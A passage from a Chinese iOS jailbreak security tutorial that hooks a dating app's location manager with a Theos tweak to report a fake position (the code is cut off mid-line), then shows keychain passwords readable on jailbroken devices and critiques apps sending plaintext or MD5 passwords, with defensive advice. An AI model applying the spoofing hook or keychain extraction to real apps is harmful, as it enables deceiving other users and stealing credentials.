at[17608] <Warning>: -[<MomoLocationManager: 0x1e151870> updateServerLocation]
at[17608] <Warning>: +[<MomoLocationManager: 0x81dd80> shareMomoLocationManager]
```

我们可以发现有哪些方法被调用了，其中红色划线的地方，就是我们的当前位置的经纬度。

我的经纬度被上报了。

从这个图中，可以发现最终是调用了：

- (void)setLocation:(CLLocation*)location

在下一节，我们将拦截这个方法，给这个方法传递一个假地址，看看是否能达到目的。

#8 修改某陌生人交友软件的位置信息下的更多文章

根据上一节的分析：我们最终编写的Tweak程序如下：


```
#import <CoreLocation/CoreLocation.h>

%hook MomoLocationManager

- (void)setLocation:(CLLocation* )location { %log; CLLocation *location1 = [[CLLocation a

%end
```

其中的经纬度(39.91276257, 116.36980966)，如下图所示，是我随意填写的。



使用[Theos：iOS越狱程序开发框架]介绍的方法编写Tweak，然后安装到设备上。

最终的效果如下图所示：



成功把当前位置替换。

利用本系列文章介绍的工具可以做很多有意思的事情，欢迎读者自己去找寻目标并体验这些技术。

[#8 修改某陌生人交友软件的位置信息下的更多文章](#)

本章介绍了编写Tweak的实际例子。从头文件导出、使用Logify跟踪函数调用、到最终编写Tweak，介绍了如何伪装自己的地理位置信息。

#8 修改某陌生人交友软件的位置信息下的更多文章

本地数据和网络通信

在5.2 本地数据存储及安全性这一节，我们对本地数据存储对安全性做了详尽的分析。

NSUserDefaults，plist,sqlite3等等，即使设备不越狱，攻击也能够提取出数据。在设备越狱之后，keychain中的数据也不安全。

因此，要对敏感数据加密，且尽量保存到keychain中（比如token信息）。

下面是2个例子。（密码都被我用**password**字串替换）

a) 家里的**WIFI**信息

protection_class	String	AfterFirstUnlock
mdat	Date	Feb 26, 2013 5:31:54 AM
acct	String	XXXXX_2B88F8
agrp	String	apple
cdat	Date	Feb 26, 2013 5:31:54 AM
data	String	wifi_password
pdmn	String	ck
svce	String	AirPort

b）某知名微博

protection_class	String	WhenUnlocked
mdat	Date	Feb 26, 2013 7:47:54 AM
acct	String	XX_XXX_account.password
agrp	String	3EB6WS37H2.xxx.xxx.xxx
cdat	Date	Feb 26, 2013 7:47:54 AM
data	String	password
pdmn	String	ak

我在越狱之后的**iOS 5.1**的**iPhone**，**iPad, iOS 6.1.2**的**iPad**上都测试过，都可以获得如上信息。

实际中的例子远不止这2个。很多应用都是直接存用户的明文密码的。

个人如何防止信息泄露

a）修改root的默认密码。
b) 安装能信任的jail break app。

对开发者和公司

不要保存用户的明文密码。
Encryption is a must for sensitive data。

考虑到用户的安全，这里并没有点名某个具体的应用，做移动App，一定要考虑本地数据存储的安全问题。

大家可以拿感兴趣的App，用本系列文章介绍的方法具体分析一下。

#9 本地数据和网络通信下的更多文章

在网络流量工具Charles的安装和用法和6.1 分析HTTP/HTTPS网络流量 这两节，我们介绍了对iOS的网络通信进行分析的方法。

利用文章介绍的方法，可以发现有以下几类：

发送明文密码

有的应用一点也不注意用户数据的安全，竟然发送明文密码。读者可以拿自己常用的App试试，应该能发现这种App，我发现我常用的一个电影相关App竟然用HTTP直接发送用户的明文密码。

发送密码的md5

有的应用做得好一点，不发送明文的密码，发送密码的md5，md5对于攻击者来说，大部分其实都相当于明文了。现在甚至有公开的可以查询md5对应的明文的网站。

其技术原理是这样的：先把常用的各种明文算一个md5，然后把这些数据存起来，最后更具md5来倒查明文。

用HTTPS

有的应用以为用HTTPS就安全了，所以就直接传输明文的密码，但是这种很容易遇到中间人攻击，一旦通信链路上有一个环节出了问题，密码一样泄漏。

所以，如果用HTTPS，一定要注意对通信双方的一个身份的认证，比如在客户端保存server证书的相关信息，每次传输之前，验证证书信息，避免中间人攻击。

用HTTPS传输md5都比传输明文好太多。

自定义协议

可以直接建立TCP链接，然后利用自定义协议，传输关键内容，比如用户名密码和其他关键信息。

QQ就是自定义协议，登录和聊天信息都是加密之后再传输。

XMPP

从上个月开始, 很多XMPP服务器开始升级强制加密。我们知道，以前XMPP协议是明文传输的，比如GTalk，比如MSN，以后逐渐XMPP的传输也会加密。

小结

在处理用户登录的时候，请不要传输明文的密码，而且请注意防止重放攻击（replay attack，防止重放攻击的方法就是使用nonce）。

这里并没有拿某个App来分析，希望读者能够利用本系列文章的介绍的工具和方法，拿自己感兴趣的App来动手分析下。

#9 本地数据和网络通信下的更多文章

本章我们对某些知名应用的本地存储和网络通信的安全进行了简单的分析，可以发现，在移动互联网，安全这一块还需要大家更有安全的意识，特别是了解攻击者的手段和方法，能够让我们尽量避免出现安全上的问题。

#9 本地数据和网络通信下的更多文章